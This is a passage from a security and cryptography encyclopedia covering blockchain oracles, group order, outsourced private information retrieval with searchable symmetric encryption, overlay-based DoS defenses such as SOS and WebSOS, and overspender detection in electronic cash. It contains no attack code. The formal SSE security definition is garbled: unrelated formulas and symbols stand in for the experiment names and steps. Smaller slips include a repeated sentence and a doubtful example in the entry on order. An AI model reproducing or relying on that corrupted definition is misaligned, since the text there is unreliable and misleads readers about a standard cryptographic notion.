For a smart contract $\mathscr{C}$ to obtain data from an oracle system $\mathscr{O}$, it sends a request Q on the blockchain to an oracle-associated address A (which may itself be a contract). Here, Q specifies the form of the data the contract is requesting. To service the request, the oracle system $\mathscr{O}$ implements a sequence of operations, simplified here for clarity:

1. *Receive query*. $\mathscr{O}$ observes transmission of the query Q from $\mathscr{C}$ to A.

2. *Process query*. $\mathscr{O}$ queries off-chain resources, for example, web servers run by trustworthy entities, to obtain the data requested in query Q. $\mathscr{O}$ formulates a response $\mathscr{S}$, generally called a *report*.

3. *Return response*. Through its blockchain address A, the oracle system $\mathscr{O}$ sends the report $\mathscr{S}$ to $\mathscr{C}$.

Security Goals

The above three-step process for serving smart-contract queries appears straightforward – amenable in principle to implementation in a single purpose-built web server. The main challenge in oracle system design is ensuring robust security, ideally commensurate with that of the blockchain or blockchains the oracle system services. Two security properties are of paramount importance: *liveness* and *safety*. These are the classical security properties required of consensus systems (Alpern and Schneider, 1985, 1987) and are roughly analogous in oracle systems.

Liveness in an oracle system means that $\mathscr{O}$ always returns results in a timely manner, even in an adversarial environment. *Safety* means that an oracle service always faithfully relays results from target data sources according to a predetermined policy; simply put, that it always returns correct reports.

Achieving these properties in practice requires that an oracle system be *decentralized*, that is, that it operates as a network of independently operated nodes (Ellis et al., 2017). A typical security goal in oracle system design is to ensure liveness and safety even if a minority subset of nodes are corrupted by an adversary, by close analogy with the security goal for a consensus protocol.

Toward this end, the nodes in an oracle network typically fetch data from target sources independently. To produce a report $\mathscr{S}$, they aggregate their individually obtained data in a protocol that ensures a correct result even if a number of nodes are faulty or malicious.

For example, to compute a report $\mathscr{S}$ containing an asset price (say, the price of Bitcoin in U.S. dollars), nodes might engage in a protocol whose output is the median of nodes' input values. Assuming a majority of honest,

that is, correctly functioning nodes, this operation ensures a key property: The resulting value $\mathscr{S}$ will lie between the values reported by two honest nodes.

To ensure liveness, an oracle system may designate a node to relay $\mathscr{S}$ to the target blockchain and require other nodes to relay $\mathscr{S}$ if the designated node fails.

A Broader Perspective

Today, the main role played by oracle systems is relaying data from web servers to smart contracts. As stressed earlier in this entry, though, oracle systems may be viewed as blockchain middleware. This view suggests their larger role as general platforms for any of the wide variety of off-chain services that smart contracts may require.

For example, oracle systems can relay data *between* blockchains. Such a service plays a role in *wrapping* digital assets, for example, representing Bitcoin as an asset on another blockchain such as Ethereum. To do so securely, that is, without allowing the Bitcoin to be spent on the Bitcoin blockchain, requires that an oracle system report on the Ethereum blockchain whether a given quantity of Bitcoin has been deposited with an address on the Bitcoin blockchain deemed to offer trustworthy custody.

Oracle systems can also perform off-chain computation. (Indeed, they must in order to aggregate data fetched by individual nodes.) Performing computation off chain more generally on behalf of smart contracts can be attractive, as it incurs lower computational costs than on-chain computation and can also provide *confidentiality*, in the sense of ensuring that sensitive data or intermediate results are not exposed on-chain, as we discuss below.

Finally, oracle systems can relay data *from* blockchains *to* off-chain systems. The seminal paper by Nick Szabo that proposed the concept of smart contracts (Szabo, 1994) offers an example. Szabo envisioned a system in which the owner of a car who fails to make payments on her automobile loan is locked out of the car by a smart contract. This application requires an oracle system.

Open Problems and Future Directions

There are many open problems in oracle design. They include *scaling* (Croman et al., 2016), that is, increasing oracle performance to match that

of increasingly fast blockchains, identifying economic mechanisms that help bolster the security of oracle systems (George and Lesaege, 2020; Peterson et al., 2015) – a problem in *mechanism design* (Nisan et al., 2007) – and expanding the range of services and applications that oracle systems can support.

An additional research problem is achieving meaningful forms of *confidentiality* for smart contracts. We highlight this problem here because its aim is to address a major gap in the features offered by blockchains.

Blockchains are designed for transparency, that is, rendering transactions world readable and immutable. This feature, however, is at odds with the confidentiality requirements of many users and their applications. For example, financial institutions typically wish to conceal their trading activity and may be averse to use of DeFi contracts that instead publish such activity. Oracle systems can support such confidentiality objectives. A particularly challenging goal is creating oracle systems that can process sensitive data for smart contracts *while concealing the data from oracle nodes themselves*.

For example, a pair of financial institutions may wish to act as trading partners using a financial instrument implemented as a smart contract, for example, a binary option on the U.S. dollar price of token *X*. They may wish not to reveal to the oracle nodes servicing their contract *what token X* is the subject of the financial instrument.

Proposed techniques for achieving such confidentiality include cryptographic protocols for zero-knowledge proofs over web data (Zhang et al., 2020), use of trusted hardware (Zhang et al., 2016), and use of secure multiparty computation (Benhamouda et al., 2019). All of these techniques offer various trade-offs. Enlarging the design space of such confidentiality-enforcing techniques represents an important open problem.

Order

Burt Kaliski[19] ✉
(19) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

The order of a group (or ring or field) is the number of elements it contains. The (multiplicative) order of an element g typically refers to the least positive integer x, such that $g^x = 1$, where 1 is the group's (or ring or field's) multiplicative identity.

Theory

The *order* of a group$G = (S, \circ)$ is the number of elements in the set S. The order of a ring or field $(S, +, \times)$ is the number of elements in S.

In a group, the order of an element $g \in S$ is the least positive integer k such that $g^k = 1$ (where the group law is written multiplicatively, and 1 denotes the identity element). If no such integer x exists, g is said to have infinite order. If S is finite, every element has finite order. An infinite group can contain elements of finite order, e.g., −1 has multiplicative order 2 yet the integers have infinite order.

In a ring or field, the order of an element typically refers to *multiplicative order*, that is, the order of the element under the multiplication operation in the multiplicative group.

The order of each element in a group divides the order of the group.

For many groups, the order is easily determined as a function of group parameters (e.g., the multiplicative group modulo a prime p, whose order is simply $p - 1$). For some, the computation may be more involved (e.g., elliptic curve groups), and for others, the computation may be infeasible (e.g., the multiplicative group modulo n where n is the product of two large primes, and computation of the order requires knowledge of the primes).

Applications

In a cryptosystem based on a group, the order of the group or element involved usually has a direct effect on security. For cryptosystems based on the Elliptic Curve Discrete Logarithm Problem, for instance, it is typically recommended that the order either be a large prime or a small multiple of a large prime (NIST Elliptic Curves).

Outsourced Private Information Retrieval

Introduction

The cloud computing paradigm allows individuals and organizations to outsource storage and computation to third-party servers. However, this leads to privacy concerns as clients typically do not trust service providers to respect the confidentiality of their data. This lack of trust is further reinforced by threats from malicious insiders and external attackers. Thus, clients prefer storing data in the cloud in an encrypted form.

Searchable symmetric encryption (SSE) (Song et al., 2000; Goh, 2003; Curtmola et al., 2006; Chase and Kamara, 2010; Popa et al., 2011) is the study of provisioning symmetric-key encryption schemes with search capabilities, which can alternately be viewed as search on encrypted data. When the encrypted data is outsourced or stored in a cloud, the privacy of a client's search query (from the outsourced server) also comes into play in SSE. Further, when the client is *not* the owner of the (outsourced) data, the client should ideally not learn anything about the data other than the result of the query. The queries that a particular client may make can be required to follow a policy which is enabled by an authority or the actual data owner, or even be authorized by a third-party judge. This extension of SSE to authorized queries has been termed as the *outsourced symmetric private information retrieval* (OSPIR) by Jarecki et al. (2013).

Before we jump into details of such OSPIR schemes, it is worthwhile reviewing SSE schemes, as the former are usually an extension of the latter. While the most general notion of SSE with optimal security guarantees can be achieved using oblivious RAMs (Goldreich and Ostrovsky, 1996), a large number of existing SSE schemes prefer to trade-off security for practical efficiency by allowing the server to learn "some" information during query execution. The information learned by the server is referred to as *leakage*. Some examples of leakage include the database size, the query pattern (which queries have the same attribute-value pair), and the access pattern. Practical implementations of such schemes can be made surprisingly efficient and scalable using specially designed data structures.

For any SSE scheme to be truly practical, it should at least support conjunctive queries, i.e., given a set of attribute-value pairs $(\mathsf{w}_1, \ldots, \mathsf{w}_n)$, it should be able to find and return the set of records that match *all* of these attribute-value pairs. As an example, consider a hospital that offloads an encrypted relational database of (potentially sensitive) patient records to an untrusted server. At a later point of time, a health official (client) might want to issue a (conjunctive) query of the form *retrieve all records for a particular patient for a given day*. Ideally, we want the client to be able to perform this task without revealing any sensitive information to the server, such as the actual patient information. Unfortunately, techniques such as fully homomorphic encryption that potentially allow achieving such an "ideal" notion of privacy are unsuitable for practical deployment due to large performance overheads. However, there exist dedicated SSE schemes that can support conjunctive, disjunctive, and general Boolean queries over attribute-value pairs in relational databases (Cash et al., 2013, 2014; Kamara and Moataz, 2017; Lai et al., 2018; Patranabis and Mukhopadhyay, 2021).

The work of Cash et al. (2013) showed for the first time how to design an SSE scheme for conjunctive (and more general Boolean) queries, for which (i) the encrypted database has memory requirement that is linear in the size of the database, (ii) searches require a single round of communication (query followed by response), and (iii) the leakage to the server is low. This particular scheme is called Oblivious Cross-Tags (OXT).

Formal Definition of SSE A *searchable symmetric encryption (SSE) scheme* Π consists of an algorithm $\mathsf{EDBSetup}$ and a protocol Search between

the client and server, all fitting the following syntax:

- EDBSetup takes as input a database *DB* and outputs a secret key *K* along with an encrypted database *EDB*.
- The Search protocol is between a *client* and *server*, where the client takes as input the secret key *K* and a query *q* and the server takes as input *EDB*. At the end, the client outputs a set of identifiers, and the server has no output.

Correctness We say that an SSE scheme is *correct* if for all inputs *DB* and queries *q*, if $(K, \mathsf{EDB}) \xleftarrow{\$} \mathsf{EDBSetup}(\mathsf{DB})$, after running Search with client input (*K*, *q*) and server input *EDB*, the client outputs the set of indices *DB*(*q*).

Adaptive Security of SSE We recall the semantic security definitions of SSE from Curtmola et al. (2006) and Chase and Kamara (2010). The definition is parameterized by a *leakage function* $\mathcal{L}$, which describes what an adversary (the server) is allowed to learn about the database and queries. Formally, security says that the server's view during an adaptive attack (where the server selects the database and queries) can be simulated given only the output of $\mathcal{L}$.

Definition 1 Let Π = (EDBSetup, Search) be an SSE scheme and let $\mathcal{L}$ be a stateful algorithm. For algorithms $\mathcal{O}$ (denoting the adversary) and *S* (denoting a simulator), we define the experiments (algorithms) $\mathbf{Real}_{\mathcal{A}}^{\Pi}(\lambda)$ and $m = E_{k_1}^{-1}(c)$ as follows:

$\mathbf{Real}_{\mathcal{A}}^{\Pi}(\lambda)$: $\mathcal{A}(1^{\lambda})$ chooses *DB*. The experiment then runs

$$\#\mathrm{ADD}_{low} = 6n^{\log_2 3} - 8n + 2$$

and gives *EDB* to $\mathcal{O}$. Then $\mathcal{O}$ repeatedly chooses a query *q*. To respond, the game runs the Search protocol with client input (*K*, *q*) and server input *EDB* and gives the transcript and client output to $\mathcal{O}$. Eventually $\mathcal{O}$ returns a bit that the game uses as its own output.

$m = E_{k_1}^{-1}(c)$: The game initializes a counter cnt = 0 and an empty list **q**. $\mathcal{A}(1^{\lambda})$ chooses *DB*. The experiment runs $\mathscr{W} = \{\hat{p}_1, \ldots, \hat{p}_n\}$ and gives *EDB* to $\mathcal{O}$. Then $\mathcal{O}$ repeatedly chooses a

query q. To respond, the game records this as $\mathbf{q}[i]$, increments i, and gives to $\mathcal{O}$ the output of $P[L|K = k]$. (Note that here, $\mathbf{q}$ consists of all previous queries in addition to the latest query issued by $\mathcal{O}$.) Eventually, $\mathcal{O}$ returns a bit that the game uses as its own output.

We say that Π is $\mathcal{L}$ -semantically secure against adaptive attacks if for all adversaries $\mathcal{O}$ there exists an algorithm S such that

$$|\Pr[\mathbf{Real}^{\Pi}_{\mathcal{A}}(\lambda) = 1] - \Pr[\mathbf{Ideal}^{\Pi}_{\mathcal{A},S}(\lambda) = 1]| \leq \mathrm{neg}(\lambda).$$

We note that in the security analysis of our SSE schemes we include the client's output, the set of indices $\Omega(\log(N))$, in the adversary's view in the real game, to model the fact that these *ind*'s will be used for retrieval of encrypted record payloads.

Theory Since the popular OSPIR scheme (Jarecki et al., 2013) is related to OXT, we give a brief overview. In its simplest embodiment, the SSE scheme OXT precomputes an encrypted version of a database (using a secret symmetric key) and stores it at a server that is presumed to be *honest-but-curious*. More precisely, the secret symmetric key is used as a key of a pseudo-random function (PRF), and the various records of the database are encrypted under tokens derived from the keywords in the record using the PRF. In the SSE setting, where the client has access to this symmetric key, the client breaks a (2-) conjunctive query into two search tokens for the server. The first search token yields all entries for the first conjunct, and the second search token is used to search for exactly the conjunct using a "*cross-tag helper token*" stored as part of the entries for the first conjunct. For the purpose of this article, it is not important to describe how this is enabled, but it suffices to note that for a (2-) conjunctive query, the client generates two separate and independent tokens, using the PRF employed on the two keywords in the conjunctive query. Since OXT enables the three properties (i), (ii), and (iii) mentioned above, the actual encryption of records is done by a clever technique employing public-key cryptography, namely the tokens are used in the encryption of related entries by employing exponentiation in a discrete-log hard group. Thus, apart from using symmetric key primitives, the security of the scheme requires the decisional Diffie–Hellman assumption (DDH).

In the OSPIR extension of OXT (Jarecki et al., 2013), the client is not the data owner and hence must use the data owner to generate the two search tokens, as only the latter owns the PRF key. Since OSPIR guarantees that the data owner must not learn the query (keywords), the client and the data owner engage in an *oblivious PRF* (OPRF (Naor and Reingold, 1997)) protocol, where the data owner does not learn the keyword(s), and the client only learns the PRF on the requested keywords. An OPRF is typically implemented using a blinding technique as in Chaum blind signatures. Further, practical implementations of OPRF require assuming that a cryptographic hash function behaves as a random oracle. In particular, the PRF itself is a hash and is exponentiated by the secret key method, and this seamlessly enables blinding to implement an OPRF. However, can the data owner enforce a policy on the client's requests, especially since the PRF requests come in blinded?

A policy on the attributes (rather than the actual values in the queries) can be implemented using OPRFs as explained by the following example. Suppose the policy requires the client must only make conjunctive queries that require both a *name* and a *social-security number*. In such a scheme, when such a client makes a request for PRF tokens, the data owner checks that the request includes the two required attributes and additionally blinds the PRF values with fresh random values ρ_1 and ρ_2, respectively. It then separately encrypts ρ_1 and ρ_2 using an authenticated encryption (symmetric key) scheme, whose key k it shares with the outsourced server. This encryption is also returned to the client, who is then forced to submit this encryption with its PRF tokens to the outsourced server. The latter can decrypt using k and unblind the ρ_1 and ρ_2 values from the PRF tokens. As hinted above, the OXT scheme requires the client to generate many tokens (for the same search query) from the PRF tokens using an algebraic method, and this "homomorphic" authentication mechanism is compatible with this algebraic method as well. However, the security of the scheme now requires a much stronger assumption called the *one-more-gap Diffie–Hellman assumption* (Jarecki and Liu, 2010), which is similar to the one-more-RSA (computational) assumption used in blind signatures, but is required to be secure even if the adversary is given the (decisional) DDH oracle (hence, the gap).

Overlay-Based DoS Defenses

Angelos Stavrou[21] ✉
(21) Computer Science Department, School Information Technology and Engineering, George Mason University, Fairfax, VA, USA

✉ **Angelos Stavrou**
Email: astavrou@gmu.edu

Definition

DoS attack: A Denial of Service attack is an incident in which a legitimate user or organization is forcefully, and in many times unlawfully, prevented from accessing information, services or of a resource they would normally expect to have.

DDoS attack: Distributed Denial-of-Service (DDoS) attack is a special case of DoS where large numbers of distributed compromised systems attack a target.


Bandwidth exhaustion attacks: These are a special case of DoS attacks that the adversary focuses on depleting the capacity of the network links of a user or an organization rendering them unusable.

Overlay networks: An overlay network is a computer network that is formed on top of another network. Nodes in the overlay network are connected using virtual or logical links, perhaps utilizing many links from the underlying network. For instance, many peer-to-peer networks are overlay networks because they are build on top of the Internet.

Background

One of the most prominent classes of DoS attacks is the one that target the availability of a networked service by overwhelming its communication substrate forcing the service to become unresponsive or even inaccessible. The focus of these DoS attacks is the weakest link in the underlying networking infrastructure that connects the service to its users. Indeed, attackers identify bandwidth “pinch” points and render them inoperable by flooding them with a large volume of requests. This attack traffic appears to be legitimate and, usually, from many different network locations leading to network bandwidth exhaustion or a Distributed DoS (DDoS). Another form of network DoS is the low-rate TCP attacks that is discussed in another chapter of this Encyclopedia. The effects of Network DoS attacks can be debilitating and present a new form of cyber warfare as it can be seen in the cases of attacks against Estonia (Estonia recovers from massive denial-of-service attack 2007) and Georgia (Georgian websites forced offline in ‘cyber war’ 2008). Furthermore, due to their nature, attacks against the network connectivity are at threat to both open, usually Internet-based, services (Pro-Georgia blogger ‘George’ target of Twitter attack 2009) that do not require explicit user authentication and restricted services. In this chapter, a thorough study of the different overlay-based DoS and DDoS defenses starting from the first generation systems is presented.

Applications and Experimental Results



First-Generation Overlay-Based DoS Defenses

Adversaries have the ability to launch DoS attacks from a variety of network points. The number and bandwidth capabilities of these compromised locations determine the intensity with which the attacker can bombard a node with packets, to effectively shut down that node’s ability to receive legitimate traffic. Knowledge of the target’s IP address is all that is needed in order for a moderately provisioned attacker to saturate the target site.

To protect the availability of services that are accessible through a network, especially open Internet-based services, researchers proposed the use of indirection, overlay-based DoS defenses including Secure Overlay Services (SOS) (Keromytis et al. 2002, 2004) and Mayday (Andersen 2003). SOS was the first approach to propose the placement of overlay access points in the network that would filter traffic to a protected service

“deep” into the network acting as a distributed firewall. The insight was that because traditional firewalls themselves are susceptible to DoS attacks, what is really needed is a distributed firewall (Bellovin 1999; Ioannidis et al. 2000). To avoid the effects of a DoS attack against the firewall connectivity, instances of the firewall are distributed across the network pushing the filtering closer to the clients and far from the protected service. Expensive processing, such as cryptographic protocol handling, is farmed out to a large number of nodes. Given a sufficiently large group of nodes, one can select a very small number of them as the designated authorized forwarding stations: only traffic forwarded from these nodes will be allowed through the filtering router. In SOS, these nodes are called secret servlets. All communications to the protected service have to be authorized and routed by the indirection infrastructure (Overlay). Furthermore, the protected service (or its immediate ISP) must implement filtering rules on their routers excluding all but a small number of overlay nodes (Access Points) that act as secret servlets. The assumption is that the filtering routers are placed before the weak link and powerful enough to filter on incoming traffic using a small number of rules without adversely affecting their performance.

Figure 1 shows the basic components of the SOS architecture. There are three parts in this architecture: the way the user establishes communication with the overlay, the overlay routing infrastructure, and the communication of the overlay with the protected service. To establish communication with the protected service, the users have to first communicate with one of the access points participating in the overlay and provide valid authentication credentials. To route traffic inside the overlay, SOS uses Chord (Stoica et al. 2003) Distributed Hash Table (DHT) message routing which can be viewed as a routing service that can be implemented on top of the existing IP network fabric, that is as a network overlay. Consistent hashing (Karger et al. 1997) is used to map an arbitrary identifier to a unique destination node that is an active member of the overlay. The Chord algorithm routes packets around the overlay “circle”, progressively getting closer to the desired overlay node. Typically, the hash functions used to map nodes to identifiers do not attempt to map two geographically close nodes to nearby identifiers. Hence, it is often the case that two nodes with consecutive identifiers are geographically distant from one another within the network.

Overlay-Based DoS Defenses, Fig. 1 First generation overlay-based defense architecture as proposed in SOS. The client is prevented from connected directly to the protected server. Instead she has to authenticate to the overlay access points, which will route her packets to one of the secret servlets. Secret servlets are the only nodes allowed to forward packets through the firewall to the protected service

The Chord service is robust to changes in overlay membership, and each node's list is adjusted to account for nodes leaving and joining the overlay such that the above properties continue to hold. SOS uses the IP address of the target as the identifier to which the hash function is applied. Therefore, Chord can direct traffic from any node in the overlay to the node that the identifier is mapped to, by applying the hash function to the target's IP address. This node, where Chord delivers the packet, is not the target, nor is it necessarily the secret servlet. It is simply a unique node that will be eventually reached, after up to $m = \log(\textit{Overlay Nodes})$ network hops, regardless of the entry point. This node is called the beacon, since it is to this node that packets destined for the target are first guided.

Chord provides a robust and reliable, while relatively unpredictable for an adversary, means of routing packets from an overlay access point to one of several beacons. The secret servlet uses Chord to periodically inform the beacon of the secret servlet's identity. Should the servlet for a target change, the beacon will find out as soon as the new servlet sends an advertisement. If the old beacon for a target drops out of the overlay, Chord will route the advertisements to a node closest to the hash of the target's identifier. Such a node will know that it is the new beacon because Chord will not be able to further forward the advertisement. By providing only the beacon with the

identity of the secret servlet, traffic can be delivered from any firewall to the target by traveling across the overlay to the beacon, then from the beacon to the secret servlet, and finally from the secret servlet, through the filtering router, to the target. This allows the overlay to scale for arbitrarily large numbers of overlay nodes and target sites.

SOS is robust against DoS attacks because if an access point is attacked, the confirmed source point can simply choose an alternate access point to enter the overlay. Any overlay node can provide all different required functionalities (Access Point, Chord routing, beacon, secret servlet). If a node within the overlay is attacked, the node simply exits the overlay and the Chord service self-heals, providing new paths over the re-formed overlay to (potentially new sets of) beacons. Furthermore, no node is more important or sensitive than others – even beacons can be attacked and are allowed to fail. Finally, if a secret servlet's identity is discovered and the servlet is targeted as an attack point, or attacks arrive at the target with the source IP address of some secret servlet, the target can choose an alternate set of secret servlets.

Mayday (Andersen 2003) explores separately the two main facets of the SOS architecture, filtering and overlay routing, with several alternative mechanisms considered. It is observed that in some cases, the various security properties offered by SOS can still be maintained using mechanisms that are simpler and more predictable. However, some second-order properties, such as the ability to rapidly reconfigure the architecture in anticipation of or in reaction to a breach of the filtering identity (e.g., *identifying the secret servlet*), are compromised.

Second Generation Overlay-Based DoS Defenses

Protection for Web Services

A significant limitation of first generation of overlay-based DoS defenses is the lack of protection support for anonymous (i.e., *non-authenticated*) and latency-sensitive services. WebSOS (Morein et al. 2003; Stavrou et al. 2005a) extended the original SOS design to provide support for anonymous web services and it is the first instantiation of the SOS architecture as a protection system. The design of the WebSOS system was primarily designed to prevent congestion-based DDoS attacks from denying any user's access to web servers targeted by those attacks. However, compared

to the original SOS the client interaction had to be modified to accommodate anonymous users. Furthermore, due to the latency-sensitive nature of web-services, WebSOS had to provide a less expensive overlay routing scheme by creating flow routing that replaces the original per-packet Chord routing.


The novel aspects of WebSOS are its use of graphic Turing tests in lieu of (or in addition to) strong client authentication (as was proposed in SOS) to distinguish between human users and automated attack *zombies*. Moreover, WebSOS is transparent to browsers and servers, by taking advantage of browser extensibility. Although WebSOS itself protects only web traffic, it can be used to enable routing of other types of traffic by establishing IPsec tunnels through the overlay; the web-based authentication is leveraged to create a channel for other traffic. It is conceivable that WebSOS can be used only when an attack is detected, that is when a client cannot directly reach the destination web server. Thus, when no attacks are underway, the impact of WebSOS in network performance and other overheads is zero. An additional design goal of WebSOS, which was achieved, was avoiding changes to protocols and network elements (such as routers). Architecturally, WebSOS is similar to SOS (see Fig. 1) but with the addition of graphic turing tests (GTT) and shortcut overlay routing.

GTTs (von Ahn et al. 2003) are used to prevent automated attacks from breaching the overlay. The completely automated public turing test to tell computers and humans apart (CAPTCHA) visual test is implemented at the entry point of the overlay to verify the presence of a human user. CAPTCHA is a program that can generate and grade tests that most humans can pass, but automated programs cannot. For vision-impaired users, it is possible to use audible tests of a similar nature. When a user passes the GTT, the access point issues a short-lived X.509 (CCITT, X.509 1989) certificate. This certificate is signed by the entity operating the overlay, authorizing the holders to access the web service. The certificate is set to expire after a configurable time (initially set at 30 min), and contains the IP address of the client (to avoid reuse by multiple zombies). The overlay securely proxies all traffic from the source to the target via one of the beacons.

WebSOS authenticates and routes packet flows using SSL over each hop of the overlay as a means of verifying the authenticity of the previous

hop. No special functionality is required by the overlay nodes to perform these tasks; the user browser simply has to be supplied with the appropriate certificate(s) from the WebSOS administrator.

In the original SOS architecture, the path established from the user to the target through the overlay was unidirectional. Traffic in the reverse direction could also traverse the overlay, by reversing the roles of user and target. In that case, the path taken by requests and responses would be different. Alternatively, traffic from the target to the user could be sent directly (without using the overlay); this is usually not a problem, since most communication channels are full duplex and, in the event of a DDoS attack, only the downstream portion (to the target) is congested. An additional benefit of this asymmetric approach is reduced latency, since most client/server traffic (especially in web environments) is highly asymmetric that is, clients receive a lot more information than they transmit. This was possible because routing decisions in SOS are made on a per-packet basis. In WebSOS, routing decisions are made on a per-connection basis. Any subsequent requests over the same connection (when using HTTP 1.1) and any responses from the web server can take the reverse path through the overlay.



Another system that used an overlay system to improve the availability (but not necessarily mitigate a DoS attack) is Multi-homed Overlay NETwork (MONET) (Andersen et al. 2005). MONET improves client availability to Web sites using a combination of link multi-homing and a cooperative overlay network of peer proxies to obtain a diverse collection of paths between clients and Web sites. This approach creates many potential paths between clients and Web sites. This approach Creates many Potential Paths between Clients and Web sites, requiring a scalable way to selecting a good path. MONET solves this problem using a waypoint selection algorithm, which picks a good small subset of all available paths to actively probe.

Removing ISP Packet Filtering

The first generation of overlay-based protection schemes mandated the existence of a filtered area that would block traffic from all but a few known network nodes (secret servlets). This required packet filtering was usually applied the first-hop ISP routers and requires constant updating as

the servlets change over time. Unfortunately, ISPs do not have the incentive to justify the cost of managing such filters. Moreover, users have to constantly depend on the ISP to enforce the user policy that they want to enforce.

A solution to the problem of ISP packet filtering was proposed in the Migrating OVErlays (MOVE) system (Stavrou et al. 2005b). MOVE modifies the connection of the secret serlvet with the protected service using process migration to move (and obscure) the current location of the attacked service. Any connectivity between the original site and the new location of the service is maintained using "stepping stone" hosts. Figure 2 illustrates the architectural components of MOVE.

Overlay-Based DoS Defenses, Fig. 2 Migrating overlay system architecture. Notice that in the system back-end the router filtered area has been replaced by a lightweight process migration system that harnesses overlay routing capabilities to change the routing of the legitimate users from the attacked site to a new location

When an attack is detected, the server process is suspended and migrated, using a lightweight virtualization system (Osman et al. 2002). A


random hosting site is selected and, after querying its current status with respect to DoS attacks and other suspicious activity, the server is migrated there. At the same time the overlay is notified of the new service location re-routing the existing and subsequent legitimate connections to the new service location. As far as the clients are concerned, the system exhibits a small delay in service but not any prolonged disruption. To perform the migration, a "stepping stone" host that resides in the same ISP as the source hosting site is used to achieve routeability from an unpredictable source address (one that cannot be attacked from outside the ISP). No aspect of MOVE depends on the network infrastructure itself, although it makes certain assumptions about the threat model. In particular, there is a notion of *legitimate users* and the attackers who cannot take over arbitrary routers or eavesdrop at will on arbitrary network links. Another assumption is that a relatively large number of potential hosting sites is readily available when the system is under attack.

Overlay-Based Defenses Against Targeted DoS Attacks

Indirection-based overlay networks (IONs) protection is based on the assumption that attackers will attack a fixed and bounded set of overlay nodes causing service disruption to a small fraction of the users. In addition, IONs depend on the inability of an adversary to discover connectivity information for a given client and the infrastructure (e.g., *which overlay node a client is using to route traffic*). This makes them susceptible to a variety of easy-to-launch attacks that are not considered in the standard threat model of such systems. For example, adversaries may possess real-time knowledge of the specific overlay node(s) a client is routing traffic through, or may be attacking nodes using a time-based scheme that will try to maximize the impact of the attack on clients' connectivity. Such attacks can be network-oriented (e.g., TCP SYN attacks (Kuzmanovic and Knightly 2003)) or application-related "sweeping" attacks or "targeted" attacks.

In targeted attacks, an attacker that has knowledge of the client's communication parameters can "follow" the client connections and bring down the nodes that he tries to connect to. As soon as the client realizes (typically after some timeout period) that the overlay node is unresponsive

and switches to a new node, the attacker also switches the attack to this new node. Thus, an attacker that can bring down a single node can create a targeted DoS attack for specific clients. A more sophisticated attacker, explicitly not considered in other proposed IONs, may know which overlay node a client is using. An attacker can get this information by eavesdropping on an appropriate edge-network link: the client's wireless communications to his access point or the link to his ISP. Using the radio communications analogy, this is akin to an adversary that is eavesdropping on wireless communications, jamming frequencies where traffic is detected; after a short period of time, the adversary searches for new frequencies that the attacked parties may have switched to. It does so by snooping on the local network link, in a wide-area wireless network such as the upcoming WiMAX, or in some enterprise-wide 802.11 (WiFi) environments.



The previously mentioned, inherent limitations of the first generation overlay-based traffic redirection mechanisms can be addressed by adopting a spread-spectrum like communication paradigm like the one presented in Ref. (Stavrou and Keromytis 2005).

In a "spread-spectrum" approach, the client spreads its packets randomly across all access points, preventing an attack from "following". The path diversity naturally exhibited by a distributed overlay network serves as the "spectrum" over which communications are "spread." To maintain state across all overlay nodes, a token issued by the overlay network to the client is used to verify the authenticity of each packet communicated by the client. The use of a token alleviates the necessity to maintain application or network-level state at any of the overlay nodes (unlike previous IONs), at the expense of bandwidth (since the ticket must be included in every packet routed through the ION).

To protect the communications of a client of the overlay from attackers that either have partial knowledge of the communication parameters (i.e., can determine which overlay nodes a client is communicating with), or are blindly attacking overlay nodes using "sweeping" attacks, thus forcing clients to keep re-establishing connections to new overlay nodes. For simplicity, assume temporarily that the reverse channel (from the overlay to the client) is protected by the overlay in the same manner communications to the server are protected, or is otherwise safe from interference.

The spreading overlay-based architecture is shown in Fig. 3. The packets from the client are transmitted across all overlay nodes in a pseudo-

random manner storing no network or application level state in the overlay nodes. An attacker will not know which nodes to direct an attack to; randomly attacking a subset of them will only cause a fraction of the client's traffic to be dropped. By using forward error correction (FEC) or simply duplicating packets (i.e., *sending the same packet through two or more different access points simultaneously*), the system can guarantee packet delivery with high probability, for a given an upper bound on the number of nodes an attacker can simultaneously attack.

Overlay-Based DoS Defenses, Fig. 3 Spreading traffic across multiple overlay access points. Attacks that render a number of overlay nodes ineffective do not impact end-to-end communications

To communicate, the client selects an overlay node at random and sends a packet containing its public key certificate and a request to initiate authentication. The receiving node immediately forwards the request to another overlay node at random; thus, an attacker (who cannot react fast enough to prevent a packet from being forwarded on) does not have a target. The second overlay node selects a random session key Ku and creates a ticket for that client. The ticket contains enough information to validate and limit the amount of packets received from the client while preventing replay and CPU-exhaustion attacks against the overlay access points. For more details about the exact ticket design the reader is encouraged to read (Stavrou and Keromytis 2005).

Open Problems

To date, there is no comprehensive mechanism to eliminate network DoS attacks, only curtail them. The network-borne DoS attacks are inherently an end-point problem and they can easily be confused with flash crowds.

Overspender Detection

Gerrit Bleumer[22] ✉
(22) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Overspender detection is an important security requirement of certain electronic cash systems.

Theory

In electronic payment schemes and electronic cash that use prepaid electronic coins, there is a natural fraud scenario where a customer tries to use an already spent electronic coin a second or third time. An important security requirement in such schemes is overspender detection, i.e., an effective way of determining the culprit who has spent an electronic coin two or more times. A related and equally important security requirement is to detect coins that are overspent or even better to prevent coins from being overspent (overspending prevention).

If electronic coins bear the identities of customers who have withdrawn them, then overspender detection is easy to accomplish and appears an almost trivial security requirement. If electronic coins can be spent anonymously (anonymity) though, then each coin alone carries too little information to identify the spender. It is possible, however, to design systems where two or more transactions of spending the same coin reveal

enough information to the verifier (bank) to recover the identity of the overspender.

Definition

Overspending prevention is an important security requirement of certain electronic cash systems.

Theory

In electronic payment schemes and electronic cash that use prepaid electronic coins, there is a natural fraud scenario where a customer tries to use an already spent electronic coin a second or third time. An important security requirement in such schemes is thus to detect coins that are overspent or even better to prevent coins from being overspent. A related and equally important security requirement is to detect culprits who have overspent one or more of their electronic coins (overspender detection).

If electronic coins bear the identities of customers who have withdrawn them, overspending detection and prevention are easy to accomplish and appear an almost trivial security requirement. The verifiers of coins only need to check in a database whether the electronic coin at hand has been spent before, and if so, who the respective double spender is. If electronic coins can be spent anonymously (anonymity) though, then each coin alone carries too little information to identify the spender. Double spending of

